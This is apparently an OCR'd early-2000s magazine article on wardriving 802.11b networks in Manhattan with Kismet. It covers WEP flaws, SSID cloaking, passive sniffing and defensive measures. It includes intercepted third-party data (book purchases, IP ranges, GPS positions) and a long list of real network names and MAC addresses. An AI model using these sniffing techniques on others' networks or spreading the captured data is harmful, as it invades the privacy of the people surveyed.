Wireless networking has been around for decades (fixed microwave links, laser links, ham packet radio), but Wireless Ethernet, aka WiFi (short for "wireless fidelity"), aka 802.11b has recently exploded in popularity for home and office use. As is too often the case with any new, widely adopted technology, the average consumer has little understanding of the impact of the little box with antennas that they just hooked up to their cable modem or that their office manager just told them to install on the network.


### 802.11b Background and Basics

802.11b is part of the 802.11 wireless family (which includes 802.11a and 802.11g, however neither are as widely used as 802.11b). Operating in the 2.4ghz unlicensed radio band, 802.11b is designed to offer up to 11mbit (closer to 6mbit usable) over short distances (typically less than 1500 feet) but with custom antennas and a clear line of sight, links of several miles are possible. Because it operates in the unlicensed band, no single corporation controls the airwaves. But unfortunately, this means there is also a lot of garbage floating in the 2.4ghz range of the spectrum along with the wireless data. Many cordless phones operate in the same frequency and household microwaves leak significant noise into the 2.4ghz range. Some wireless camera equipment (X10) uses the 2.4ghz range as well. WLANs also recently faced the threat of severely restricted transmission power due to a petition by Sirius satellite radio, however the complaint was recently withdrawn by the company.

802.11b operates in two modes - infrastructure, where dedicated access points (APs) act as the central points for a large number of clients and ad-hoc, where each client talks directly to other clients. In infrastructure mode, each client needs only to be able to see the AP (or another AP in the same distribution system) - two clients need not see each other directly because the AP will relay traffic. In ad-hoc, every client must be in range of every other client. In either operational mode, it is, by definition, a shared media network - everyone can see all the traffic in the air or, at least, all the traffic in the air that they are in range of.

Each 802.11b network is given a Service Set Identifier, or SSID. This is the name of the network, which all clients use to identify which network they are communicating with. Networks operate on one of 12 (in the US) or 14 (international) channels. Most wireless setups will automatically select the best signal out of all the network points sharing the same SSID.

802.11b has link-layer encryption called Wired Equivalence Protection, or WEP. WEP uses RC4 in 40, 64, 128, or on some recent cards, 256 bit encryption. While never designed to provide a tremendous amount of security (wired equivalence implying "as secure as a shared media wired network," which, as anyone running a sniffer on a wired shared media network can tell you, isn't very secure), additional flaws have been found in WEP which allow key attacks against data encrypted by many manufacturers. More on this later.


dragorn@gir.lan.nerv-un.net:/home/dragorn
Networks--(Autofit)
Name T W Ch Packts Flags Data Weak
kogo A Y 11 353 3 0
SpeedStream A N 11 194 0 0
SYSTEM A Y 06 28 0 0
flakat A Y 01 3305 273 0
AirPort Network 22bad7 A N 01 279 2 0
| flakat A Y 06 131 2 0
| Paul4A A Y 06 315 1 0
| Ipt4692eB A Y 06 362 0 0
| Tcholakian A Y 06 374 129 0
Airport Base B461 (Toy Fr A N 01 99 A2 68 0
Fisher A Y 01 34 0 0
KCA Network A N 01 96 1 0
Airport Base C811 (Fashi A N 01 15 A3 10 0
Tcholakian P N -- 1 0 0
Home A Y 07 1 0 0
Info
Ntwrks
Pckets
Cryptd
Weak
Noise
Discrd
Pkts/s
Elapsd
Lat 40.750 Lon -73.994 Alt 32.3f Spd 7.940m/h Fix NONE
Status
Found new network "Home" bssid 00:50:18:07:74:9A WEP Y Ch 7 @ 11.00 mbit
Found new network "Tcholakian" bssid 00:30:65:1B:B1:5C WEP N Ch 0 @ 0.00 mbi
Found IP range for "Airport Base C811 (Fashion)" via ARP 143.55.179.0
Found new network "Airport Base C811 (Fashion)" bssid 00:02:2D:1F:6B:61 WEP
Battery: 17% 0h39m0s

### 802.11b Packet Types

The most common types of 802.11b packets are:

*1. Beacon packets.* Typically, access points continually transmit beacon packets containing their SSID, maximum transfer rate, and MAC address of the access point. Most APs send between six and ten beacon packets a second continually.

*2. Probe packets.* When a client tries to join a network it sends a probe request packet containing the SSID of the network it wishes to join. If an access point allows the client to associate with the network, it responds with a probe response, also containing the SSID.

*3. Data packets.* Typically, these are just

TCP/IP encapsulated in the 802.11 frames.

*4. Ad-hoc packets.* These are no different than data packets except they are sent card to card instead of through an access point.

**Detecting 802.11b Networks**

There are two primary methods for detecting wireless networks, utilized by different programs.

*1. Active detection,* where the client transmits probe requests and looks for networks that respond to them.

*Positive:* Sometimes able to detect cloaked networks, does not require a card or driver capable of RF Monitor support.

*Negative:* Requires the client to be within transmit range of the access point for it to be detected, generates traffic on the target network which can be traced, and lies on questionable legal ground so far as actively joining a network is concerned.

*Used by:* NetStumbler (www.netstumbler.-com, Windows).


*2. Passive detection,* where the client listens to all wireless traffic in the air and extracts information from the packets found.

*Positive:* Client needs only to be within receive range to detect a network, no traffic is generated which can be observed. Passive sniffers are also capable of recording data packets for additional dissection.

*Negative:* Requires a card and driver capable of RF Monitor support, which enables raw packet detection. Cannot detect a non-beaconing network with no data traffic.

*Used by:* Kismet (www.kismetwireless.net, Linux/BSD), Wellenreiter (www.remote-exploit.org, Linux), Airsnort (airsnort.shmoo.com, Linux), and others.

Using passive sniffing it is essentially impossible to detect someone monitoring your network. No traffic is generated by the sniffer and, even in "secure" environments, a handheld such as the Ipaq or Zaurus are more than capable of capturing traffic and can easily be kept in a jacket pocket or bag.




Passive monitoring of wireless data opens many advantages for tracking and analyzing networks. The level of monitoring possible varies depending on the type of card used. Cisco cards use a very fast hardware channel hopping method, which allows them to scan all of the channels transparently. Prism2 cards must do channel hopping to detect all the 802.11b channels, spending a small amount of time on each channel - most wireless sniffers include this capability either internally or as a helper application (Kismet uses "prism2_hopper" to hop three channels per second).

The most simplistic information is in the 802.11b headers - the MAC of the source, destination, and access point systems, the direction of communication, the channel, SSID, WEP, and supported transfer rates. Cisco access points even include an extra status field that often contains information about the function of the equipment, and sometimes even the location of the wireless access point.


Far more information can be gathered by dissecting the data packets of unencrypted networks - FTP, telnet, HTTP, POP, and IMAP traffic are all as vulnerable to observation as they would be in an unswitched ethernet network. ARP, UDP, and especially DHCP can be used to detect the IP ranges used by the network.

Basic sniffing can be done with almost any wireless card, but some are better than others. Most consumer wireless cards are underpowered, only capable of detecting strong signals, and don't support external antennas. Orinoco cards are more powerful than most, and support antennas, however it is not always possible to do full RFMon mode, which is required for passive monitoring (there are patches to the Linux Orinoco drivers but they only work on some firmware versions). While not perfect, one of the best cards for general sniffing is the Cisco AIR-LMC350 which has dual antenna jacks, 100mW transmit, and -95dBM sensitivity (compared to 20-30mW transmit for most prism2 cards and -80dBM sensitivity). As mentioned before, the Cisco chipset uses a very fast internal channel hopping scheme, which can sometimes result in missed packets if a single channel is saturated, but overall the performance of the card is excellent. It can be obtained through online retailers for approximately $110 US.

Equally important is a proper antenna - remember that a car is just a big metal box, and metal boxes are not good for radio signals. A car-mounted antenna, while not absolutely necessary, will often triple the amount of data received. 5db gain magnetic-mount antennas can usually be found for $60 US.

## The Myth (and truth) of WEP, SSID Cloaking, and Non-Beaconing

WEP is alternately touted as the only protection you'll ever need, and so weak it's not worth enabling. The truth lies, as always, somewhere in the middle - all, or nearly all, modern chipsets include workarounds for the flaws in WEP key generation, however all it takes is a single older system on your network (access point *or* client) to expose the key.




WEP only encrypts data packets - link layer packets such as joining, beaconing, probes, etc. are left unencrypted. Actually cracking the WEP key depends on the key length, the number of flawed systems generating traffic, and the traffic levels on the network - if there are no systems generating data traffic, you will never have the opportunity to capture weak keys. The most important factor is time - typically only one or two in thousands of packets contains a weak key, and current key attacks require thousands of weak keys to extract the full key.

Various dictionary-based brute force attacks are under development, but will of course have the same weakness of any brute force attack - beyond the expected range of likely keys it becomes time consuming number crunching.


WEP has the additional flaw of being a shared private-key encryption method. Once your key is cracked (or otherwise compromised by system being cracked, insecure means of giving the key to personnel or other network users, an employee leaving, or even an employee losing a wireless-enabled handheld), all systems must be updated with a new WEP key, which has the same weaknesses and vulnerabilities as the previous one.

Coupled with additional security (as discussed later), WEP can be a useful deterrent, however it is by no means sufficient as the only line of defense - while it may foil the casual sniffer, a determined attacker with the rights tools stands a good chance of breaching your network.

In a further attempt to make consumer hardware more secure, or to at least appear more secure, many manufacturers include SSID "cloaking," where the SSID is blanked from the beacon packets. Unless a client knows the correct SSID, it cannot join the network. Unfortunately, this "protection" is completely transparent - once a client joins the network, the SSID is sent by the client and the AP in cleartext (even if WEP is enabled - remember, WEP only encrypts data packets, not link packets). Kismet automatically detects this exchange and fills in the network SSID. If you have users on your network, your SSID will be exposed.

Several physical attacks (of varying legality) are possible to force a cloaked network to disclose the SSID - when a card gets a weak signal or loses the signal, it attempts to rejoin the network, disclosing the SSID. Any 2.4ghz RF interference strong enough to disrupt the network and cause systems to rejoin will, in addition to being against all FCC regulations, happily cause a disclosure of the SSID.

The second common trick favored by manufacturers to try to protect AP's is to disable beaconing entirely. While not completely in accordance with the 802.11b specifications, this doesn't cause major problems for normal operation. However this, like SSID cloaking, does not provide any significant protection. Any data traveling over the network can still be seen, and the SSID is disclosed in the same fashion as the cloaked SSID by users joining the network.





## Securing Wireless Networks

After all of the above doom and gloom, how does one secure a wireless network? There are two primary methods that can be used, and are most effective when used in conjunction:

*1. Application or network-layer encryption.* This can be as simple as SSH (or an SSH-tunneled PPP virtual network) or as complex as IPSEC.


*2. Proper authentication.* MAC addresses can be easily spoofed. Some APs offer enhanced login authentication (Cisco LEAP). For APs that don't (most consumer equipment), solutions like NoCat (www.nocat.net) can provide secure authentication methods to protect the rest of your network from the wireless segment.

*3. Properly tuned equipment.* Don't assume stronger is better! Always use the minimum power possible for your network and select your antennas appropriately. Not only is it good for security, this will help reduce the congestion in the 2.4ghz band.


dragorn@girlan.nerv-un.net:/home/dragorn
Networks--(First Seen)
Info
Name T W Ch Packts Flags Data Weak
tmobile A N 01 815 0 0
Ntwrks
Packet Rate
Pkts
Found new network "<no ssid>" bssid 00:40:96:45:21:BC WEP N Ch 6 @ 1.00 mbit
Battery: AC charging 4% 0h28m15s

## Community Wireless Networks

Wireless networks provide a phenomenal level of networking possibilities. Most urban areas have at least one wireless users' group aimed at building a free, community wireless network. Often called a wireless mesh or a parasitic grid, community networks aim at blanketing a city (or parts of a city) with free broadband access. Groups such as NYCWireless (www.nycwireless.net, New York City, NY), BAWIA (www.bawia.net, Boston, MA) and PersonalTelco (www.personaltelco.net) have already made significant inroads into providing wireless public networks.


dragorn@girlan.nerv-un.net:/home/dragorn
Networks--(Autofit)
Info
Name T W Ch Packts Flags Data Weak
linksys A Y 06 95 0 0
Ntwrks
default A Y 06 1300 90 0
183
tsunami A Y 06 340 0 0
Pckets
Lion123 A Y 07 1119 1 0
28720
linksys A N 06 1442 VU3 81 0
Cryptd
Sort Network
Key Sort
Key Sort
a Auto-fit (standard)
c Channel
f First time seen
F First time seen (descending)
l Latest time seen
L Latest time seen (descending)
b BSSID
B BSSID (descending)
s SSID
S SSID (descending)
p Packet count
P Packet count (descending)
w WEP
x Cancel
Lat 40.749 Lon -73.988 Alt 218.6f Spd 0.000m/h Fix 3D
002419
Status
Autofitting network display
Found new network "SternOnTheMove" bssid 00:06:25:5E:0A:95 WEP N Ch 6 @ 11.0
Found new network "linksys" bssid 00:06:25:50:4D:5F WEP N Ch 6 @ 11.00 mbit
Found IP range for "target2" via UDP 206.25.87.0
Battery: AC charging 4% 0h28m15s

Community wireless networks offer an alternative to "big business" broadband and can often get broadband to areas unreachable by conventional means, and can provide a completely independent means of transport for free information without relying on any corporate services or resources. After September 11, the NYCWireless group was involved in bringing back connectivity to areas left without links that the large providers had not been able to restore.

While uncommon, sometimes companies (knowingly) share their wireless networks. Akamai in Boston allows public use of their wireless network equipment, which covers most of Cambridge, with minimal filtering of outgoing traffic (SSH and HTTP both work fine).

In most cases, donating a node to a community network is as simple as putting an access point on a broadband connection (cable, DSL, or other) with a public SSID and registering it with the group of your choice. The web site for a wireless group in your area should contain all the information you need to join.

## Threats to 802.11b

802.11b in general and community networks specifically face several hurdles in the near future. Broadband companies are beginning to crack down on the sharing of access and on users who utilize the full bandwidth allocated to them. Connection sharing is already against the acceptable use agreements of most broadband providers, and not far away for most others, and should providers begin charging per megabyte over an arbitrary quota (as Time Warner/RoadRunner is considering), free public broadband could quickly become a thing of the past.

Also, in many urban areas (and even less urban areas) the airspace available for wireless networks is becoming saturated. Just like collisions in shared-media ethernet, as more wireless networks with overlapping signals are in an area, less bandwidth is available for each. Non-802.11b devices like phones, microwaves, cameras, and even a planned microwave-based lighting system all leak noise into the air that further degrades 802.11b signals.

Finally, while the current 802.11b equipment is well understood and supported with open source drivers, manufacturers are aggressively discouraging community-developed drivers for 802.11a hardware, and in fact as of the time of this writing it is completely unsupported in Linux.


## Practical Examples

To gather the data for the cover we used a Cisco card, magmount antenna on the roof, a Garmin GPS, and Kismet. In an hour and a half, we found 448 networks. In the center of Manhattan, an area which arguably should be more security aware than anywhere else, only 26 percent of the networks had encryption enabled. At least 75 of the access points were factory configurations, with all the default access granted.

Plaintext data included searches on outpost.com, an individual with 129 email messages (every single one of them porn spam), books purchased at Barnes and Noble, IRC sessions, instant messenger conversations, browsing at the Fry's website, Windows Network Neigh-

borhood file transfers, data from globix.net, uPNP services looking for drivers, and more.

Vulnerable networks ranged from personal systems in apartments, law firms, book stores, and news companies. At the very least they exposed all of the data handled by the company, and at the worst presented an easy entrance into the corporate network. Wireless demo units are often plugged in behind the corporate firewalls of retail stores (Office Depot for months ran a default Linksys demo unit plugged into the corporate network behind the firewall).


dragom@glr.tao.nerv-un.net:/home/dragom
Networks (Autofit)
Info
Name T W Ch Packts Flags Data Weak
Statistics
Start : Sat Jun 8 01:02:35 2002
Networks: 448
Encrypted: 120 (26%)
Default : 75 (16%)
Max. Packet Rate: 402 packets/sec
Channel Usage:
01: 91 (20%) | 02: 0 (00%)
03: 13 (02%) | 04: 3 (00%)
05: 6 (01%) | 06: 236 (52%)
07: 6 (01%) | 08: 1 (00%)
09: 5 (01%) | 10: 12 (02%)
11: 51 (11%) | 12: 0 (00%)
13: 0 (00%) | 14: 0 (00%)
Lat 40
Status
Found
1 2 3 4 5 6 7 8 9 1 1 1 1 1
0 1 2 3 4
Found new network "Airport Base C811 (Fashion)" bssid 00:02:2D:1F:6B:61 WEP
Battery: AC charging 16% 0h28m15s

**Books processed at Barnes and Nobles during the June 7 2600 meeting:**

Good Old Coney Island, Ingram Book Company, $19.95
Times Square Roulette, MIT Press, $59.95
Art of the State: New York, Abrams, Harry H. Inc, $12.95
AIA Architectural Guide, $14.95
New York Design Index, Norton Publishing, $59.95
New York's Architects, $12.95
Stone and Steel : Paintings & Writings Celebrating the Bridges of New York City, Baker & Taylor, $30.00
NY Yankees Collection, Ingram Book Company, $24.95
When the Tripods Came, Simon and Schuster, $4.99
Pool of Fire, Simon and Schuster, $4.99
City of Gold and Lead, Simon and Schuster, $4.99
White Mountains, Simon and Schuster, $4.99
Rainbow Jordan, Harper Collins, $4.99
Extreme Teen Bible Just A Future With A Promise, Thomas Nelson Inc, $19.99
Rise of New York, Yale University Press, $30.00
Long Island Country, Norton Publishing, $85.00
The Rockefeller Family, Abbeville Press Inc, $49.95
Truth or Dairy, Harper Collins, $6.95
Wurst Case Scenario, Harper Collins, $6.95
My so-called Life, Random House, $4.99
Chernowitz!, Penguin/Putnam Paper, $5.99
Where the Lilies Bloom, Harper Collins, $5.95
Children of the River, Random House Inc, $5.99
Athletic Shorts: Six, Random House Inc, $4.99
Drifter, Simon and Schuster, $3.99
Stotan!, Random House Inc, $4.99
Ironman, Random House Inc, $4.99
Crazy Horse Electric, Random House Inc, $4.99
Old Magic, Simon and Schuster, $4.99
Watsons Go To Bermin, Random House Inc, $5.99
Neon Genesis Evangelion, Publishers Group West, $15.95
Star Wars: Dark Empires, LPC Group, $17.95
Gift of Magic, Random House Inc, $4.99

**Wireless networks found in Midtown Manhattan:**

tmobile, 00:40:96:31:B7:B2
411Base, 00:30:65:14:C0:52
yogaunion, 00:60:1D:F0:87:C2
alpina-networks, 00:05:5D:DA:0A:96
425pas, 00:02:2D:08:8D:9E
WLAN, 00:01:24:F0:7E:C3
WLAN, 00:04:E2:0E:BE:8D
WLAN GMG, 00:01:24:F0:1A:9C
86904AGROUP, 00:02:2D:0D:36:22
<no ssid>, 00:02:2D:03:55:4C
www.nycwireless.net, 00:02:2D:27:FB:6C
MLNET, 00:04:5A:0E:32:EF
WLAN, 00:04:E2:0E:60:C3
104, 00:03:47:15:BF:75
chazroot, 00:10:2B:01:19:32
chazroot, 00:03:2F:01:32:DE
linksys, 00:04:5A:D2:39:C1
tsunami, 00:40:96:28:65:07
training, 00:04:5A:CF:92:75
linksys, 00:04:5A:0E:83:9E
linksys, 00:06:25:5D:7B:A3
linksys, 00:04:5A:FC:EE:7F
linksys, 00:04:5A:CF:DE:7B
linksys, 00:06:25:60:B6:B7
linksys, 00:04:5A:FC:FF:67
<no ssid>, 00:40:96:42:B1:5D
<no ssid>, 00:40:96:38:0F:BB
linksys, 00:06:25:53:26:2C
default, 00:40:05:DF:0C:17
linksys, 00:04:5A:2F:D5:27
DavisCam, 00:D0:D8:60:02:29
tsunami, 00:40:96:54:A2:AC
SSI, 00:60:1D:22:9E:F7
linksys, 00:04:5A:2E:30:B1
linksys, 00:04:5A:2F:E8:F1
Cesar-Buckner, 00:06:25:60:2A:5B
Theater, 00:50:DA:93:7C:8A
EF5535, 00:60:1D:1E:69:E7
Apple Network 300c52, 00:02:2D:30:0C:52
101, 00:50:DA:00:6D:CC
OptecInc, 00:30:AB:09:A5:F1
kogo, 00:60:1D:21:96:EF
lfap, 00:06:25:60:33:1F
linksys, 00:04:5A:F1:5F:14
connect.02, 00:40:96:49:11:9C
linksys, 00:04:5A:DA:3E:6F
default, 00:01:24:F0:21:9B
rlmpr, 00:04:5A:26:68:0B
<no ssid>, 00:40:96:41:C5:55
linksys, 00:06:25:5F:D4:7B
default, 00:05:5D:F1:E6:74
bryny2, 00:40:96:2A:95:FE
linksys, 00:04:5A:DD:59:83
linksys, 00:04:5A:0E:32:3A
celerity, 00:04:5A:26:D3:6D
linksys, 00:04:5A:0E:19:70
3Com, 00:04:76:A5:C4:E1
<no ssid>, 00:40:96:29:B8:49
mystic, 00:50:DA:01:FA:8C
SpeedStream, 00:01:24:F0:C8:6F
RiskVal, 00:40:05:DF:52:F5
interact, 00:01:24:F0:1E:6E
WLAN, 00:90:D1:01:2B:2E
<no ssid>, 00:E0:63:50:AD:90
Airport Base B461 (Toy Window), 00:02:2D:1B:7D:17
101, 00:01:03:78:DB:04
SYSTEM, 00:04:5A:DD:3A:81
flakat, 00:04:75:61:47:DD
AirPort Network 22bad7, 00:60:1D:22:BA:D7
default, 00:90:4B:08:4A:44
flakat, 00:04:75:61:79:6A
Paul4A, 00:30:65:1D:11:78
Ipt4692eB, 00:40:96:43:CB:22
linksysupiker, 00:04:5A:2D:D2:57
<no ssid>, 00:40:96:32:D6:17
Tcholakian, 00:30:65:14:B6:6A
WLAN, 00:30:F1:26:FD:93
WLAN, 00:30:F1:10:1E:2F
WLAN, 00:01:24:F0:77:7B
bay9, 00:40:96:34:89:19
<no ssid>, 00:40:96:33:30:25
<no ssid>, 00:40:96:2A:8B:1F
CSR-Airport1, 00:60:1D:22:C1:34
NYCSR022 Imac, 00:30:65:08:45:16
tsunami, 00:40:96:41:33:90
contino, 00:50:18:06:68:C0
Lion123, 00:04:5A:0E:59:92
linksys, 00:06:25:60:8C:BD
linksys, 00:06:25:54:1E:07
default, 00:90:4B:08:38:2B
linksys, 00:04:5A:0E:8A:03
hudson, 00:05:5D:DA:30:EE
linksys, 00:06:25:53:0D:68
DSR-Airport1, 00:02:2D:0C:E4:84
<no ssid>, 00:40:96:29:75:F4
101, 00:01:03:7C:02:4B
bay6, 00:40:96:34:78:80
bay7, 00:40:96:34:E2:23
bay2, 00:40:96:34:B9:71
WLAN, 00:30:F1:27:01:BB
cpqcorpnet, 00:50:8B:D0:06:4C
<no ssid>, 00:02:2D:46:DE:85
8500A6GROUP, 00:02:2D:00:BC:84
<no ssid>, 00:40:96:31:92:73
kurz4768, 00:04:5A:F9:92:F2
<no ssid>, 00:02:2D:27:FB:5B
voyager, 00:40:96:34:4E:45
<no ssid>, 00:40:96:57:6C:39
spica, 00:40:96:37:D5:5B
Black Ink Airport, 00:60:1D:21:87:5E
voyager, 00:40:96:34:66:57
<no ssid>, 00:40:96:33:4C:DE
changes, 00:04:E2:0E:B9:3D
bay3, 00:40:96:34:87:40
bay9, 00:40:96:34:E4:87
bay17, 00:40:96:34:56:31
bay14, 00:40:96:34:34:0F
<no ssid>, 00:E0:63:82:CB:D4
<no ssid>, 00:20:E0:8B:DA:DB
Zimmlaw, 00:90:D1:00:FB:23
<no ssid>, 00:E0:63:50:2B:AA
WaveLAN Network, 00:02:2D:2F:11:7C
bay2, 00:40:96:31:A5:BF
default, 00:05:5D:ED:37:48
default, 00:40:05:DE:D5:3C
XcelerateWLAN, 00:01:24:F0:2F:88
OST-WAP, 00:06:25:53:19:CB
AI-mobile&wireless, 00:40:96:37:71:6A
bay11, 00:40:96:31:C4:E3
<no ssid>, 00:E0:63:50:AE:CE
bay1, 00:40:96:34:B8:85
<no ssid>, 00:02:2D:34:7D:25
Apple Network 3ca3eb, 00:02:2D:3C:A3:EB
<no ssid>, 00:40:96:31:B2:3F
<no ssid>, 00:20:E0:8B:0C:99
linksys, 00:04:5A:FD:B0:13
iml, 00:05:5D:EA:B8:36
LEON, 00:50:18:08:3C:62
J5_WIRELESS, 00:04:5A:FA:61:C5
Wireless, 00:30:AB:0B:9F:01
default, 00:50:18:05:83:D8
linksys, 00:04:5A:0E:7A:6A
tsunami, 00:40:96:40:D6:41
default, 00:90:4B:08:57:E6
<no ssid>, 00:40:96:33:B1:74
RedWire, 00:06:25:5B:21:1D
<no ssid>, 00:40:96:30:0B:D2
bay8, 00:40:96:34:13:76
bay19, 00:40:96:33:06:30
<no ssid>, 00:40:96:31:AE:34
<no ssid>, 00:40:96:45:AA:BF
PBNY, 00:50:DA:01:7C:11
tmobile, 00:40:96:31:10:F1
<no ssid>, 00:40:96:57:66:05
tsunami, 00:40:96:33:54:56
<no ssid>, 00:40:96:58:03:47
NYC, 00:50:8B:99:2B:7B
MobileStar, 00:40:96:31:10:26
<no ssid>, 00:E0:63:81:CD:79
101, 00:50:DA:94:78:5D
wireless, 00:30:AB:11:AB:0D
default, 00:50:18:09:BA:56
linksys, 00:04:5A:FF:D9:67
linksys, 00:04:5A:F6:31:92
<no ssid>, 00:40:96:32:C4:49
linksys, 00:04:5A:EE:0F:65
fumei, 00:04:5A:CF:F9:4B
Wireless, 00:30:AB:14:6B:BA
octavalent, 00:04:5A:D2:4F:E1
linksys, 00:04:5A:EE:94:A1
DavisCam, 00:D0:D8:60:02:40
tsunami, 00:40:96:29:26:85
<no ssid>, 00:40:96:48:F9:0E
handcraft, 00:06:25:53:1A:24
tahari, 00:40:96:5A:B0:DC
NY101, 00:30:65:00:5C:11
linksys, 00:04:5A:0E:F8:C9

linksys, 00:04:5A:F5:21:61
hpinvent, 00:04:5A:E4:FB:81
<no ssid>, 00:40:96:45:21:BC
target2, 00:40:96:25:9F:98
linksys, 00:06:25:50:4D:5F
SternOnTheMove, 00:06:25:5E:0A:95
linksys, 00:06:25:5F:F8:B9
linksys, 00:06:25:59:BD:1C
SGNET, 00:02:2D:1F:60:72
Fisher, 00:02:2D:1F:5F:70
KCA Network, 00:02:2D:31:B7:47
Airport Base B461 (Toy Front), 00:02:2D:1B:7C:D8
linksys, 00:04:5A:2E:3B:01
Zoom0334c9, 00:40:36:01:92:13
Zoom0334c9, 00:40:36:01:92:15
honeybear, 00:02:2D:05:FA:22
Andre-Bergmann, 00:30:65:04:15:B4
dunx, 00:50:18:06:5C:34
HONGlinksys, 00:04:5A:EE:84:B9
ATC!, 00:40:96:55:BD:DA
linksys, 00:06:25:51:72:09
painter, 00:06:25:61:28:C4
default, 00:05:5D:EC:98:3C
0a3857, 08:00:46:0A:38:57
101, 00:01:03:79:6C:84
Studio Base Station, 00:60:1D:F1:31:66
w_ap_34, 00:20:D8:02:5C:BF
airbubble, 00:60:1D:F0:2A:D3
mkda, 00:40:96:35:0B:FB
Apple Network 03edc7, 00:02:2D:03:ED:C7
Apple Network f1e092, 00:60:1D:F1:E0:92
default, 00:50:18:07:32:16
default, 00:05:5D:D9:C1:5A
tsunami, 00:40:96:29:94:44
default, 00:04:E2:1A:EA:D4
tsunami, 00:40:96:28:A0:08
LiquidSite, 00:40:05:DE:30:4A
juan_alday, 00:04:5A:F1:51:FE
mkda, 00:40:96:32:F1:B1
Wayne, 00:01:24:F0:3D:4C
linksys, 00:06:25:5A:E1:D1
<no ssid>, 00:40:96:33:20:C8
Wireless, 00:01:24:F0:C9:8D
mkda, 00:40:96:33:C4:5A
mkda, 00:40:96:34:14:76
1206COSENTINI, 00:40:96:59:B4:27
linksys, 00:04:5A:0E:89:01
galeb, 00:04:5A:DD:7F:83
mkda, 00:40:96:34:2D:3C
mkda, 00:40:96:34:6A:95
mkda, 00:40:96:33:07:DA
WAP1, 00:04:5A:0F:20:45
350 WEST 50TH (EAST SIDE), 00:02:2D:0C:CF:39
mkda, 00:40:96:35:0E:EF
<no ssid>, 00:40:96:38:E2:0A
mkda, 00:40:96:38:BD:2C
vcwlan, 00:40:96:54:64:CA
linksys, 00:04:5A:DD:38:CB
joltage, 00:02:2D:2A:3F:04
<no ssid>, 00:40:96:33:07:62
mkda, 00:40:96:33:FC:0A
<no ssid>, 00:40:96:29:47:F2
linksys, 00:04:5A:FD:D2:AB
vcwlan, 00:40:96:47:72:57
msi, 00:06:25:60:2C:1B
Heimdall, 00:02:2D:1F:55:5A
